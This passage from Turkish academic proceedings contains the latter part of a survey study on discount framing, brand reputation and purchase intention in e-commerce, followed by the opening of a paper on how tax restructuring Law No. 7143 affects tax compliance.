olumlu etkisi olduğunu, satın almaya yönelik olumlu tutumların da satın alma niyeti üzerinde anlamlı etkiye sahip olduğunu tespit etmişlerdir. Wang ve Tsai [44], marka imajı, algılanan kalite, algılanan değer ve satın alma niyeti arasında pozitif anlamlı ilişki olduğunu belirtmişlerdir. Agmeka vd. [10], marka imajının satın alma niyeti üzerinde anlamlı etkiye sahip olduğunu tespit etmişlerdir.

Hipotez 5: Marka imajının satın alma niyeti üzerinde olumlu etkisi vardır.

3.5. Satın alma niyeti/Gerçek davranış ilişkisi


Wee vd. [45], organik ürünlere yönelik satın alma niyetinin gerçek satın alma davranışı üzerinde önemli bir etkiye sahip olduğu sonucuna ulaşmışlardır. Morwitz [28], satın alma niyetlerinin birbirleriyle ilişkilendirilebildiğini, bazı eksiklikleri olmasına rağmen, gelecekteki satışları tahmin etmede önemli bir argüman sunduğunu belirtmektedir. Lim vd. [46], online alışveriş yapan tüketicilere yönelik çalışmalarında satın alma niyetinin online gerçek satın alma davranışını pozitif anlamlı etkilediğini tespit etmişlerdir. Agmeka vd. [10], bir ürüne yönelik satın alma niyetinin gerçek satın alma davranışı üzerinde olumlu etkisi olduğunu tespit etmişlerdir.

Hipotez 6: Satın alma niyetinin gerçek davranış üzerinde olumlu etkisi vardır.

4. YÖNTEM

4.1. Örneklem Yöntemi

Araştırma, e-ticarette marka itibarına ve marka imajına yönelik indirim çerçevelemenin satın alma niyeti ve gerçek davranışa olan etkisinin incelenmesi amacıyla gerçekleştirilmiştir. Araştırmanın evrenini Türkiye’de internet mağazacılığını kullanan tüketiciler oluşturmaktadır.



Şekil 91: Teorik Çerçeve

Araştırma kapsamında tesadüfi olmayan örneklemlerden ‘kolayda örneklem’ yöntemi uygulanmıştır. Örneklem sayısı ise 435 anket formunda yer alan verilerden yola çıkarak değerlendirilmiştir.

4.2. Veri Toplama Yöntemi

Araştırmada veri toplama yöntemlerinden anket tekniği kullanılmıştır. Anket verileri çevrim içi (Google formlar) yöntem kullanılarak toplanmıştır. Araştırma modeli Agmeka vd. [10]’nin araştırmaları temel alınarak hazırlanmıştır. Anket formu demografik sorular ve belirlenen modelin tespiti amacıyla ankete eklenen ölçek sorularından oluşmaktadır. İlk bölümde katılımcıların demografik özelliklerinin belirlenmesi amacıyla yaş, eğitim, medeni durum ve gelir seviyesi soruları sorulmuştur. İkinci bölümde Agmeka vd. [10]’nin uyarladığı; indirim çerçevelemeyi ölçmek için 4 ifade, marka itibarını ölçmek için 5 ifade, marka imajını ölçmek için 5 ifade, satın alma niyetini ölçmek için 5 ifade ve gerçek davranışı ölçmek için 5 ifade yer almaktadır. Kullanılan ifadeler beşli likert ölçeğine uyarlanarak “1: Kesinlikle katılmıyorum, 5: Kesinlikle katılıyorum” (1-5) aralığında katılımcılara yöneltilmiştir.

4.3. Veri Analizi

Anket verileri, işleme ve analiz için SPSS veri tabanına yüklenmiştir. Bu platform kullanılarak frekanslar, yüzdeler ve ağırlıklı ortalamalar belirlenmiştir. Önerilen yapısal modeli test etmek için ise AMOS istatistik programı kullanılmıştır.

5. BULGULAR

5.1. Ölçme Modeli ve Tanımlayıcı İstatistikler

Araştırma kapsamında Türkiye’de çevrim içi alışveriş yapan firmalarından alışveriş yapan bireylerin demografik özellikleri incelendiğinde; katılımcıların %47.4’ü erkek(n: 206) %52.6’sı kadın (n: 229) tüketicilerden oluşmaktadır. Katılımcıların %51.7’si evli (n: 225) ve yaş aralığının25-34 yaş arasında yoğunlaştığı görülmektedir (n: 186). Bireylerin %40,2’sinin (n:175) lisans düzeyinde eğitim aldığı ve gelir seviyesinin %83 ile orta olduğu tespit edilmiştir (n: 361).

Araştırma modelinin geçerliliğini belirlemek için yapı, ayırım ve uyum geçerlilikleri incelenmiştir. Uyum geçerliliğini belirlemek için ortalama açıklanan varyans (AVE) ve bütünleşik güvenilirlik (CR) değerleri incelenmiştir. Yapı geçerliliğini belirlemek için ise faktör analizi hesaplanmıştır. *İndirim Çerçeveleme* ($\alpha:0,85$; $CR:0,90$; $AVE: 0,69$); *Marka İtibarı* ($\alpha:0,90$; $CR:0,92$; $AVE: 0,72$); *Marka İmajı* ($\alpha:0,92$; $CR:0,94$; $AVE: 0,76$); *Satın Alma Niyeti* ($\alpha:0,89$; $CR:0,92$; $AVE: 0,71$); *Gerçek Davranış* ($\alpha:0,88$; $CR:0,91$; $AVE: 0,68$).

Ölçeklere ait her bir ifadenin faktör yüklerinin 0,50’in üzerinde [47] dolayısıyla yapı geçerliliğine sahip olduğu [48] tespit edilmiştir. CR değerlerinin 0,70’in üzerinde [49] ve AVE değerlerinin 0,50’nin üzerinde [48] olduğu, dolayısıyla araştırma modelinin uyum geçerliliğine sahip olduğu görülmektedir. Araştırma modelinin ayırım geçerlilikleri incelenmiştir. Her bir yapının AVE değerinin karekökü, ayırt edici geçerliliği gösteren diğer herhangi bir yapı ile olan korelasyonlarından daha büyük (İndirim çerçeveleme 0.830; marka itibarı 0.848; marka imajı 0.871; satın alma niyeti 0.842; gerçek davranış 0.824) çıkmıştır [50]. Yapılan incelemeler sonucunda ölçüm modeline ait ayırt edici geçerliliğin sağlandığı tespit edilmiştir.

Uyum iyiliği değerleri benzer şekilde AMOS istatistik programı ile incelenmiştir. Geçekleştirilen analiz sonucunda değişkenlere ait (CMIN/DF: 3.620, NFI: 0.896, IFI: 0.824, CFI: 0.924, GFI: 0.850, RMESA: 0.062) modelinin iyi bir uyum iyiliğine sahip olduğu tespit edilmiştir.

5.2. Yapısal Model

Araştırma modelinin test edilmesi için gerçekleştirilecek yol analizi öncesinde, analizde yer alan değişkenler arasında çoklu bağlantı sorununun olmaması ve modeldeki örtük değişkenlerin çoklu bağlantı problemi yaratmaması amacıyla, bu değişkenlerin VIF (multi-collinearity) değerlerine bakılmaktadır. Değişkenler arasındaki ideal VIF değerleri 5 ila 10 arasındaki [51] ortak eşik değerinin altında olduğundan yapısal modelde göstergelerin beklenen VIF değerlerine sahip olduğu ve çoklu bağlantı problemi taşımadığı tespit edilmiştir.

Tablo 2: Hipotez Testleri

Onerilen Hipotezlere İlişkin Yollar	B	T	p	Sonuçlar
H ₁ : İndirim Çerçeveleme → Marka İtibarı	0,974	12.115	0.000***	Kabul edildi
H ₂ : İndirim Çerçeveleme → Marka İmajı	0,495	6.645	0.000***	Kabul edildi
H ₃ : Marka İtibarı → Marka İmajı	0,538	9.239	0.000***	Kabul edildi
H ₄ : Marka İtibarı → S.A. Niyeti	0,389	7.191	0.000***	Kabul edildi
H ₅ : Marka İmajı → S.A. Niyeti	0,572	9.629	0.000***	Kabul edildi
H ₆ : S.A. Niyeti → G. Davranış	0,902	17.632	0.000***	Kabul edildi

$p < 0.001$: S.A. Niyeti: Satın Alma Niyeti; G. Davranış: Gerçek Davranış

Araştırmada ölçülmesi amaçlanan hipotezlerin testi için yol analizi uygulanmıştır. Yol analizi sonuçları incelendiğinde indirim çerçevelemenin marka itibarını ($\beta=,974$, $p<0,001$) ve marka imajını ($\beta=,495$, $p<0,001$) olumlu yönde anlamlı olarak etkilediği tespit edilmiştir. Benzer şekilde marka itibarının marka imajı ($\beta=,538$, $p<0,001$) ve satın alma niyetini ($\beta=,389$, $p<0,001$) olumlu yönde anlamlı etkilediği belirlenmiştir. Son olarak marka imajının satın alma niyeti ($\beta=,572$, $p<0,001$) üzerinde olumlu yönde anlamlı etkisi olduğu ve ayrıca satın alma niyetinin gerçek davranış ($\beta=,902$, $p<0,001$) üzerinde olumlu etkisinin olduğu yapılan analizler sonucunda tespit edilmiştir. Bu doğrultuda H₁, H₂, H₃, H₄, H₅ ve H₆ hipotezlerinin tamamı kabul edilmiştir.

6. SONUÇ VE ÖNERİLER

Bu çalışmada, indirim çerçeveleme, marka itibarı, marka imajı, satın alma niyeti ve gerçek davranış arasındaki ilişki internet mağazalarından ürün satın alan 435 tüketiciden elde edilen verilere göre değerlendirilmiştir. İstatistiksel sonuçlar değişkenler arası ilişkinin anlamlılık düzeyini ve yönünü ortaya koymaktadır.

Çalışmada, indirim çerçevelemenin marka itibarı ve marka imajı üzerinde anlamlı etkisi olduğu sonucuna ulaşılmıştır. Agmeka vd. [10], indirim çerçevelemenin marka itibarı üzerinde olumlu etkisi olduğunu ancak marka imajı üzerinde olumlu etkisi olmadığını tespit etmiştir. Bir başka çalışmada fiyat indirimi çerçevelemenin ve indirim seviyelerinin, tüketicilerin indirim değeri, hizmetin kalitesi, satın alma niyetleri ve WOM reklamlarına katılma istekleri hakkındaki algılarını etkilediğini göstermiştir [35]. Çalışma sonuçlarına bağlı olarak sanal mağaza müşterilerinin fiyat çerçevelemeye bağlı olarak (indirim uygulayan mağazalara) yatkınlık gösterdiklerini bu durum da tüketicilerin sanal mağazalara yönelik güven, saygınlık ve dürüst mağaza algılarını olumlu etkilediğini göstermektedir. Ayrıca, indirim sonucunda tüketiciler sanal mağazaları güçlü bir imaj algısıyla değerlendirmektedirler.

Çalışmada ayrıca, marka itibarının marka imajı üzerinde anlamlı etkisi olduğu tespit edilmiştir. Bu sonuç literatürle uyumludur [37], [10]. Çalışma sonucuna göre sanal mağaza müşterileri mağazayı güvenilir, dürüst, saygın olarak algıladıklarında mağazaya yönelik olumlu tutumlara sahip olacaklarını söylemek mümkündür. Bir başka sonuç, marka itibarının sanal mağaza müşterilerinin satın alma niyetini güçlendireceğine ilişkindir. Bu sonuç literatürle uyumludur [41], [42]. Diğer ifadeyle sanal mağaza

müşterileri mağazaya ve ürünlerine yönelik satın alma niyeti geliştirmelerinde mağazanın güvenilir olmasına, dürüst olmasına ve saygın bir kurumsal itibara sahip olmasına oldukça önem vermektedirler. Ayrıca marka imajının da satın alma niyeti üzerinde olumlu etkisi olduğu tespit edilmiştir. Güçlü bir imaj algısı satın alma niyetini güçlendirecektir.

Çalışmada son olarak satın alma niyetinin gerçek davranış üzerinde anlamlı etkisi olduğu tespit edilmiştir. Bu sonuç literatürle uyumludur [46], [10]. Dolayısıyla, sanal mağaza müşterilerinin satın alma niyetlerinin gerçek davranışlara dönüşmesi olanaklıdır. Bu yüzden sanal mağaza müşterilerinin tüketici niyet ve tutumlarına önem vermeleri gerekmektedir.

Elde edilen sonuçlar, sanal mağazaların tüketicilerin algularına odaklanmalarının yararlı olacağını göstermektedir. Mağazalarda satılan ürünlerin fiyatına ilişkin indirimler sanal tüketicileri cezbedecektir. Sanal mağazalar, kuruluş yeri ve işçilik gibi fiziksel maliyetler yüklenmediklerinden buradaki maliyet avantajlarını fiyatlarına indirim olarak yansıtabilirler. Ayrıca sanal mağazalarda satılan ürünlerin itibarlı ve imajı güçlü ürünlerden oluşması sanal mağazalara yönelik satın alma niyetini güçlendirecektir. Bu durum gerçek davranışa yani satın almaya neden olacağından sanal mağazaların sitelerinde yer alan ürünlerin özelliklerine odaklanmakla birlikte müşterilerinin niyetine yönelik ölçümler gerçekleştirmeleri yararlı olacaktır.

Bu çalışmanın çeşitli sınırlılıkları bulunmaktadır. Öncelikle çalışma Türkiye’de uygulanmıştır. Çalışmaların farklı ülkelerde ve değişkenlerle incelenmesi yararlı olabilir.. İkinci olarak, bu çalışmanın örneklem sayısının 435 kişiden oluşmasıdır. Daha yüksek bir örneklem sayısı ile değişkenlerin etkilerine bakılabilir. Gelecekteki çalışmalar, çeşitli demografik özelliklere yoğunlaşarak tüketicilerin davranış farklılığını inceleyebilir.

KAYNAKÇA

- [1] S. Çavuşoğlu ve Y. Durmaz (2020). Deneyimsel Pazarlama ve Yeşil Davranış. Hiperlink Yayınları, 1. Baskı.
- [2] D. Kahneman and A. Tversky (1979). “Prospect theory: an analysis of decision under risk”. *Econometrica*, 47(2), 263-291.
- [3] A. Tversky and D. Kahneman (1981). The Framing of Decisions and the Psychology of Choice. *Science*, Volume 30, 453-458.
- [4] S. McKechnie, D. James, E. Christine and S. Andrew (2012). “Effects of Discount Framing in Comparative Price Advertising.” *European Journal of Marketing* 46 (11/12): 1501-1522.
- [5] G. E. Smith & L. H. Wortzel (1997). Prior knowledge and the effect of suggested frames of reference in advertising. *Psychology & Marketing*, 14, 121–143.
- [6] F. B. Ortaköy (2020). Çerçeveleme Teorisinin Tüketici Risk Algısı Üzerindeki Etkisi: Organik Ürünlere Yönelik Bir Uygulama. (*Yayımlanmış Doktora Tezi*). İstanbul Üniversitesi, İstanbul.

- [7] T. Mazumdar and Youl Jun Sung (1993). "Consumer Evaluations of Multiple versus Single Price Change," *Journal of Consumer Research*, 20 (December), 441–450.
- [8] C. Janiszewski and Marcus, Jr. Cunha (2004). The Influence of Price Discount Framing on the Evaluation of a Product Bundle. *Journal Of Consumer Research*, 30(4), 534-546.
- [9] D. DelVecchio, A. Lakshmanan and H.S. Krishnan (2009). The Effects of Discount Location and Frame on Consumers' Price Estimates. *Journal of Retailing*, 85(3), 336-346.
- [10] F. Agmeke, R.N. Wathoni and A.S. Santoso (2019). The Influence of Discount Framing towards Brand Reputation and Brand Image on Purchase Intention and Actual Behaviour in e-commerce. *Procedia Computer Science*, 161, 851–858.
- [11] E. Gamliel and R. Herstein (2012). "Effects of message framing and involvement on price deal effectiveness". *European Journal of Marketing* 46(9) s. 1215-1232.
- [12] M. Schröder, A. Lüer, A. Sadrieh (2015). "Pay what you want or mark off your own price A framing effect in customer selected pricing". *Journal of Behavioral and Experimental Economics*, 57, s. 200-204.
- [13] Charles J. Fombrun (1996). Reputation: Realizing Value from the Corporate Image.
- [14] Richard, Hall (1992). The Strategic Analysis of Intangible Resources. *Strategic Management Journal*, Vol. 13, pp. 135–144.
- [15] V. Zeithaml (1988). Consumer perceptions of price, quality, and value: A means-end model and synthesis of evidence. *Journal of Marketing*, 52, 2–22.
- [16] P. Herbig & J. Milewicz (1993). The relationship of reputation and credibility to brand success. *Journal of Consumer Marketing*, 10, 18–24. doi:10.1108/EUM0000000002601
- [17] Sandra Maria Correia Loureiro, Eduardo Moraes Sarmento & Goulwen Le Bellego | (2017). The effect of corporate brand reputation on brand attachment and brand loyalty: Automobile sector. *Cogent Business & Management*, 4:1, 1360031. DOI: 10.1080/23311975.2017.1360031
- [18] A. Chaudhuri (2002). "How Brand Reputation Affects the Advertising-Brand Equity Link," *Journal of Advertising Research*, vol. 42, p. 33-56.
- [19] P. Chandon (2003). Note on measuring brand awareness, brand image, brand equity and brand value. *INSEAD, Faculty & Research*. 1-10.
- [20] D. A. Aaker (1991). *Managing Brand Equity*. New York: The Free Press.
- [21] M. Išoraitė (2018). Brand Image Theoretical Aspects. *Integrated Journal of Business and Economics*, 116-122. Available Online at: <http://ijbe-research.com>.
- [22] B.S. Wijaya (2013). Dimensions of Brand Image: A Conceptual Review from the Perspective of

Brand Communication. *European Journal of Business and Management*, 5(31), 55-65.

- [23] A. Anggraeni ve Rachmanita. (2015). Effects of Brand Love, Personality and Image on Word Of Mouth; The Case of Local Fashion Brands Among Young Consumers. *Procedia - Social and Behavioral Sciences* 211, 442 – 447.
- [24] A. Haque, N. Anwar, F. Yasmin, A. Sarwar, Z. Ibrahim and A. Momen (2015). Purchase intention of foreign products: a study on bangladeshi consumer perspective. *SAGE Open*. April-June 2015: 1–12.
- [25] M. Dachyar and L. Banjarnahor (2017). Factors influencing purchase intention towards consumer-to-consumer e-commerce. *Intangible Capital*, <https://doi.org/10.3926/ic.1119>.
- [26] V. Mirabi, H. Akbariyeh and H. Tahmasebifard (2015). A Study of Factors Affecting on Customers Purchase Intention. *Journal of Multidisciplinary Engineering Science and Technology*, 2(1), 267-273.
- [27] S. Younus, F. Rasheed and A. Zia (2015). Identifying the Factors Affecting Customer Purchase Intention. *Global Journal of Management and Business Research: A Administration and Management*, 15(2), 8-14.
- [28] V. Morwitz (2012). Consumers' purchase intentions and their behavior. *Foundations and Trends® in Marketing*, 7(3), pp.181-230.
- [29] M. Brown, (2003). Buying or browsing? An exploration of shopping orientations and online purchase intention. *European Journal of Marketing*, 37(11/12), 1666-1684.
- [30] Q. A. Nguyen, L. Hens, C. MacAlister, L. Johnson, B. Lebel, S. B. Tan, H. M. Nguyen, T.N. Nguyen and L. Lebel (2018). Theory of reasoned action as a framework for communicating climate risk: A case study of schoolchildren in the Mekong Delta in Vietnam. *Sustainability*, 10(6), 1-14.
- [31] G. Godin (1993). The theories of reasoned action and planned behavior: Overview of findings, emerging research problems and usefulness for exercise promotion. *Journal of Applied Sport Psychology*, 1391-1394. DOI: 10.1080/10413209308411311
- [32] I. Ajzen & M. Fishbein (1969). The Prediction of Behavioral Intentions in a Choice Situation. *Journal of Experimental Social Psychology*, 5: 400-416.
- [33] G. Southey (2011). The Theories of Reasoned Action and Planned Behaviour Applied to Business Decisions: A Selective Annotated Bibliography. *Journal of New Business Ideas & Trends*, 9(1), 43-50.
- [34] M. Fishbein (2008). A reasoned action approach to health promotion. *Med. Decis. Mak. Int. J. Soc. Med. Decis. Mak.* 28, 834–844.
- [35] K. Nusair, H. Jin Yoon, S. Naipaul and H.G. Parsa, (2010). "Effect of price discount frames and

levels on consumers' perceptions in low-end service industries", *International Journal of Contemporary Hospitality Management*, Vol. 22 No. 6, pp. 814-835. <https://doi.org/10.1108/09596111011063106>.

- [36] A.E. Cretu and R.J. Brodie (2009). "Chapter 7 Brand image, corporate reputation, and customer value", Glynn, M.S. and Woodside, A.G. (Ed.) *Business-To-Business Brand Management: Theory, Research and Executive Case Study Exercises (Advances in Business Marketing and Purchasing, Vol. 15)* 263-387.
- [37] T. Sakulwongsirichok (2016). The Brand Image and Reputation Relationship Model: The Service Industry in ASEAN Context. *Middle-East Journal of Scientific Research*, 24 (4), 1465-1469.
- [38] C.-C.M. Chen, B. Nguyen, and T.C. Melewar (2016). "An investigation of the uses of corporate reputation: A managerial perspective in the Taiwanese pharmaceutical industry", *Qualitative Market Research*, 19(3), 357-376. <https://doi.org/10.1108/QMR-06-2015-0053>
- [39] A.E. Cretu and R.J. Brodie (2007). The influence of brand image and company reputation where manufacturers market to small firms: A customer value perspective. *Industrial Marketing Management* 36, 230- 240.
- [40] N.Y. Jung and Yoo-Kyoung, Seock (2016). The impact of corporate reputation on brand attitude and purchase intention. *Fashion and Textiles*, 3:20, DOI 10.1186/s40691-016-0072-y.
- [41] H.T. Tsou, F.H. Liu and H.Y. Hsu (2015). The effects of reputation and relative low price on purchase intention: service quality as a mediated moderator. *Web Journal of Chinese Management Review*, 18(3), 1-16.
- [42] S. Widyastuti, H. Prasetyo and I. Gustari (2017). An Investigating on the Purchase Intention: Developing Dealers Reputation through Customer Trust and Service Quality. *European Journal of Social Sciences*, 54(3), 316-331.
- [43] L.C.T. Lin and S. S. Chuang (2018). The Importance Of Brand Image On Consumer Purchase Attitude: A Case Study Of E-Commerce In Taiwan. *Studies in Business and Economics*, 13(3), 91-104.
- [44] Y.H. Wang and C.F. Tsai (2014). The relationship between brand image and purchase intention: evidence from award winning mutual funds. *The International Journal of Business and Finance Research*, 8(2), 27- 40.
- [45] C.S. Wee, M.S.B.M. Ariff, N. Zakuan, M.N.M. Tajudin, K. Ismail, N. Ishak (2014). Consumers Perception, Purchase Intention and Actual Purchase Behavior of Organic Food Products. *Rev. Integr. Bus. Econ. Res.* 3, 378–394.
- [46] Y..J. Lim, A. Osman, S.N. Salahuddin, A.R. Romle, S. Abdullah (2015). Factors Influencing Online

Shopping Behavior: The Mediating Role of Purchase Intention. *Procedia Economics and Finance* 35, 401- 410.

- [47] H. F. Kaiser, (1974). "An index of factorial simplicity." *Psychometrika*, 39(1), 31-36.
- [48] C. Fornell & D. F. Larcker (1981). "Structural Equation Models With Unobservable Variables and Measurement Error: Algebra and Statistics." *Journal of Marketing Research*, May, 382-388.
- [49] J. F. Hair, M. Sarstedt, C. M. Ringle ve J. A. Mena (2012). "An Assessment of the Use of Partial Least Squares Structural Equation Modeling in Marketing Research." *Journal of the Academy of Marketing Science*, 40(3), 414-433.
- [50] J.F. Hair, W. Black, B. Babin and R.E (2010). "Anderson, Multivariate data analysis (7th ed.)," Upper Saddle River, NJ, USA: Prentice-Hall, 2010.
- [51] R. A. Smith, A. White-McNeil ve F. Ali. (2020). "Students' perceptions and behavior toward on-campus food service operations." *International Hospitality Review*, 1-16.

7143 SAYILI VERGİ VE DİĞER BAZI ALACAKLARIN YENİDEN YAPILANDIRILMASI KANUNUN VERGİ UYUMUNA ETKİLERİNİN ANALİZİ

Mehmet Ali Akkaya

Gelir İdaresi Başkanlığı Mükellef Hizmetleri Daire Başkanlığı, Ankara, TURKEY

maliakkaya13@gmail.com

ÖZET

Devletlerin, vergileri düzenli bir şekilde tahsil etmesi mükellefin vergi uyumu açısından son derece önemlidir. Mükelleflerin vergiye uyumunu artırmak ve kayıt dışında kalan gelirleri ekonomiye kazandırmak için farklı yollara başvurur. Bu yollardan belki de en çok başvurulan ve son dönemlerde iyice önem kazanan bir kurum haline gelen vergi affı, vergi ve bazı alacakların yeniden yapılandırma kanunlarıdır.

Vergi hukuku kapsamında yeniden yapılandırma kavramının tanımı, kaynağı ve kapsamı hakkında inceleme yapılmış, özellikleri, uygulama nedenleri üzerinde durulmuştur. Diğer kavramlarla karşılaştırılıp farklılıkları anlatılmıştır. Geçmişte ülkemizde uygulanan ve uygulaması devam eden yapılandırma kanunların yürürlük nedenleri, kapsamaları, ödeme süreleri, başvuru şekilleri, taksit sayıları incelenmiştir. Vergi uyumu kavramının tanımı, önemi ve unsurları üzerinde durulmuştur. Vergi uyumu sağlanmasının faydaları, vergiye uyum sorunu ve vergi uyumunu ölçmek için kullanılan yöntemler incelenmiştir.

7143 Sayılı Vergi ve Diğer Bazı Alacakların Yeniden Yapılandırılması Kanunu' nun genel gerekçesi, içeriği ve kapsamı özelinde analiz yapıp, bu yeniden yapılandırma kanunun tahsilât rakamları incelenmeye çalışılmıştır. Ülke ekonomilerinin kötüye gittiği zamanlarda, ekonomik ve sosyal kriz sonrası dönemlerde veya vergi yargısının iş yükünün azaltılması nedeniyle vergide yeniden yapılandırma uygulamalarının yürürlüğe konduğu, ancak vergide yeniden yapılandırma uygulamalarının sıklıkla uygulanması halinde düşünülüp arzu edilen başarıya ulaşamadığı gözlemlenmiştir.

Anahtar Kelimeler: *Yapılandırma, Vergide Yapılandırma, Vergi Uyumu*

ANALYSIS OF THE EFFECTS OF LAW NO. 7143 ON RESTRUCTURING TAXES AND SOME OTHER RECEIVABLES ON TAX COMPLIANCE

ABSTRACT

It is extremely important for the states to collect taxes regularly in terms of tax compliance of the taxpayer. It uses different methods to increase tax compliance of taxpayers and to bring unrecorded income to the economy. The tax amnesty, tax amnesty and restructuring laws of some receivables, which have become an institution that has become a highly important institution in these ways, are perhaps the most frequently applied.

The definition, source and scope of the concept of restructuring within the scope of tax law were examined, its features and reasons for implementation were discussed. Compared with other concepts in terms of tax law, the differences are explained. The reasons for the enforcement of restructuring laws, which have been implemented in our country in the past years, their scope, payment terms, application methods, and the number of installments have been examined. In our next sections; The definition, importance and elements of the concept of tax compliance are emphasized. The benefits of tax compliance, tax compliance problem and methods used to measure tax compliance are examined.

The general justification, content and scope of the Law No. 7143 on Restructuring Tax and Some Other Receivables has been analyzed, and the collection figures of this restructuring law have been tried to be examined. It has been observed that when the economies of the countries deteriorated, in the post-economic and social crisis periods, or due to the reduction of the workload of the tax jurisdiction, tax restructuring practices were put into effect, but if the restructuring practices in tax were applied frequently, the desired success was not achieved.

Keywords: *Structuring, Tax Restructuring, Tax Compliance*

1. VERGİ VE DİĞER BAZI ALACAKLARIN YENİDEN YAPILANDIRILMASI, TANIMI, KAYNAĞI VE KAPSAMI

Vergide yeniden yapılandırma kavramı; kamu alacaklarına bağlı olarak ortaya çıkan, fer'i alacaklar olarak nitelendirilen gecikme faizi ve gecikme zammı gibi unsurların affı ile birlikte kamu alacaklarının mükelleflere bir takım kolaylıklar sağlanarak rahat bir şekilde taksitler halinde ödenmesine yönelik bir uygulama olarak tarafımızca tanımlanabilmektedir.

Vergi hukukunda açık olarak düzenlenmemiş bir kurum olmasına karşın, mali alanda ülkemizde uygulama sıklığı ve uygulama sonucu yarattığı etkiler açısından önemli konulardan birisi olan yeniden yapılandırma kavramı, kapsamlı olacak şekilde unsurlara temas etmektedir. Vergi hukuku alanında uygulanan kavram; konusu, süresi, kapsamı, koşulları, içine aldığı unsurlara göre ülkenin ekonomik durumu doğrultusunda dönemden döneme farklılık göstermektedir [1].

Vergide yapılandırma, devletin egemenlik yetkisini kullanarak yerine getirdiği kamu hizmetlerinin finansmanını karşılamak için; mükelleflerinden aldığı vergi, resim ve harçların mükellefe karşı vergilendirme ödevinin zamanında uygun bir şekilde yerine getirilmemesi veya eksik bir şekilde yerine getirilmesi sebebiyle uygulamış olduğu yaptırımlardan vazgeçmesidir [2].

Söz konusu Kanunla, kesinleşmiş vergi ve diğer borçlara ödeme kolaylıkları, geçmiş dönemlere ilişkin matrah ve vergi artırımında bulunan mükelleflere ayrıcalıklar, işletmelerdeki emtia, makine, teçhizat ve demirbaş kayıtlarına ilişkin cezasız düzeltme imkânı, kasa ve ortaklardan alacaklar hesabının cezasız ve faizsiz düzeltilmesi, ihtilafların sulh yoluyla sonlandırılması, yurt içi ve yurt dışı bazı varlıkların belli tarihe kadar vergisiz ve ayrıcalıklı imkânlarla millî ekonomiye kazandırılması, beyan edilmemiş veya eksik beyan edilmiş gelir ve kazançların zam ve faizsiz pişmanlıkla beyan edilmesi ile 6552, 6736 ve 7020 sayılı Kanunlar kapsamında ödemeleri devam eden borçlar için peşin ödeme indirimi gibi imkânlar getirilmiştir [3].

2. VERGİ UYUMU KAVRAMININ TANIMI VE KAPSAMI

Kamu gelirleri açısından bakıldığında; elde edilen, vergi gelirleri kamu giderlerini karşılamada önceliklidir. Kamu gelir ve kamu gider dengesi için mükelleflerin vergi uygulamalarına olan uyumu da şüphesiz çok önemlidir. Çünkü mükellefin bu uyumu vergi gelirlerinin kamu açısından zamanında tahsilinde önemli rol oynar. Vergi uyumu kavramını; kısa ve net olacak bir şekilde tanımlayacak olursak, vergi yükümlülüğünün mükellefler tarafından doğru olacak şekilde yerine getirilmesidir.

Vergi uyumuna ilişkin olarak çalışmalar incelendiğinde, klasik maliye anlayışına hâkim olan vergi uyumu modelinde bulunan değişkenlerin çok daha ötesinde ekonomik, sosyolojik, psikolojik ve vergi idaresine ilişkin olarak değişik faktörlerin vergi uyumuna olan etkileri araştırılmaktadır. Mükellef ve hükümet ilişkileri de bu uyum sürecinde son derece önemlidir [4].

Vergi uyumunun, vergilendirme süreci içerisinde kuşkusuz ki çok önemli bir yere sahiptir. Mükelleflerin vergiye olan gönüllü uyumunun artırılması hususu Gelir İdaresi için en önemli gerekliliklerden birisidir. Bunun doğal sonucu olarak da görülmektedir ki, Gelir İdaresi Başkanlığı tarafından yayınlanan faaliyet raporlarında ve stratejik planlarda bu husus sürekli dile getirilmektedir. İdarenin vergi mükellefleri ile ne şekilde iletişimde buldukları ve kişilerin ülke vergi sistemini ne şekilde algıladıkları vergide gönüllü uyumun derecesi üzerinde çok önemli bir etkisi vardır [5].

Vergi kaçırmanın, ilk başta bu şekilde gözüken zararı aslında daha derin ve yıkıcı sonuçlar doğurabilir. Vergi uyumuyla olan ilişkisi burada devreye girer, vergi kaçırma olayı fazla olan ekonomilerde devlet doğal bir sonuç olarak vergi oranlarını ya da vergisel yükümlülükleri artırıp kamu gelirlerini artırmak isteyecektir, burada en fazla zararı vergiye uyumlu olan mükellefler yaşayacaktır. Vergi uyumu yüksek olan bir ekonomide vergi tabanı yaygınlaştırılarak, vergi oranları düşürülerek ekonomide ki etkinlik artırılabilir [6].

3. 7143 SAYILI VERGİ VE DİĞER BAZI ALACAKLARIN YENİDEN YAPILANDIRILMASI KANUNUNUN İNCELENMESİ

Cumhuriyet tarihimizin 36. af kanunu niteliğinde olan, genişletilmiş ismiyle yeniden yapılandırma kanunlarından 5. uygulama olan 7143 Sayılı Vergi ve Diğer Bazı Alacakların Yeniden Yapılandırılması Kanunu, 11.05.2018 tarihinde kabul edilmiştir. 28 maddeden oluşur, 18.05.2018 tarihinde yürürlüğe girmiştir. Kanun' a ilişkin olarak Uygulama Genel Tebliği; 26.05.2018 tarihli, seri no:1, sayı:30432, 91 sayfadan oluşur. Kanun' a ilişkin İç Genelge; 28.05.2018 tarihli olarak yayınlanmıştır.

7143 Sayılı Vergi ve Diğer Bazı Alacakların Yeniden Yapılandırılması Kanunu, uygulamasında ek olarak;

- 4 adet Cumhurbaşkanlığı Kararı,

- 5 adet Genel Uygulama Tebliği,

- 3 adet İç Genelge,

- 2 adet Genel Yazı,

- 24 Mayıs 2018 tarihli Basın bülteni,

- 8 adet broşür bülteni,

- Sorular ve cevaplardan oluşan bilgi metinleri, mükellefler ile paylaşarak bu kanun içeriğinin daha anlaşılabilir hale getirilmesi amaçlanmıştır.

Özellikle vergi affı şeklinde olmamakla birlikte geniş bir yelpazede hazırlanan ve uygulanan 7143 Sayılı Vergi ve Diğer Bazı Alacakların Yeniden Yapılandırılması Kanunu, mali af şeklindedir. Bu açıdan bakacak olursak özellikle sosyal güvenlik kurumu prim borçları, öğrenci kredi borçları, imar barışı gibi durumlarda olduğu düşünüldüğünde çalışmamız genel olarak vergi borçları çerçevesinde hazırlanmaya çalışıldığı hususuna dikkat edilmelidir.

4. SONUÇ

